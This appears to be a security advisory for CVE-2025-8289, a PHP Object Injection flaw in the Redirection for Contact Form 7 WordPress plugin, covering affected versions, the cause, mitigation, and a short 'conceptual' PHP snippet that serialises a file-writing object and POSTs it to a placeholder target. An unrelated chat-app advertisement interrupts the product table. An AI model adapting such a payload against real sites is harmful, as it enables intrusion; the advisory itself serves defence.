
Overview
The Redirection for Contact Form 7 plugin for WordPress, a widely used plugin, is vulnerable to PHP Object Injection. This vulnerability, identified as CVE-2025-8289, allows an unauthenticated attacker to potentially compromise a system or leak data. This report will detail the vulnerability, its potential impacts, and measures to mitigate the risk.
Vulnerability Summary
CVE ID: CVE-2025-8289
Severity: High (CVSS: 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: System compromise or data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
Redirection for Contact Form 7 Plugin for WordPress | <= 3.2.4 Redirection For Contact Form 7 Extension - Create Post | All versions How the Exploit Works
The Redirection for Contact Form 7 plugin for WordPress is vulnerable to PHP Object Injection via the delete_associated_files function. This vulnerability arises due to the deserialization of untrusted input. Unauthenticated attackers can exploit this vulnerability when a form with a file upload action is present on the site. The presence of the ‘Redirection For Contact Form 7 Extension – Create Post’ extension further makes the vulnerability exploitable. With a POP chain present via an additional plugin or theme, the attacker can take actions like deleting arbitrary files, retrieving sensitive data, or executing code.
Conceptual Example Code
A conceptual example of how the vulnerability might be exploited is shown below:
<?php
class Exploit {
function __destruct() {
file_put_contents('/path/to/arbitrary/file', 'Injected content');
}
}
$exploit = serialize(new Exploit());
$postdata = http_build_query(
array(
'form_data' => $exploit,
)
);
$opts = array('http' =>
array(
'method'  => 'POST',
'header'  => 'Content-type: application/x-www-form-urlencoded',
'content' => $postdata
)
);
$context  = stream_context_create($opts);
$result = file_get_contents('http://target.example.com/vulnerable/endpoint', false, $context);
?>
Mitigation Guidance
To mitigate this vulnerability, it is recommended to apply the vendor patch as soon as it becomes available. In the meantime, using a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can provide temporary mitigation. Regularly updating all plugins and themes can also reduce the risk of exploitation.
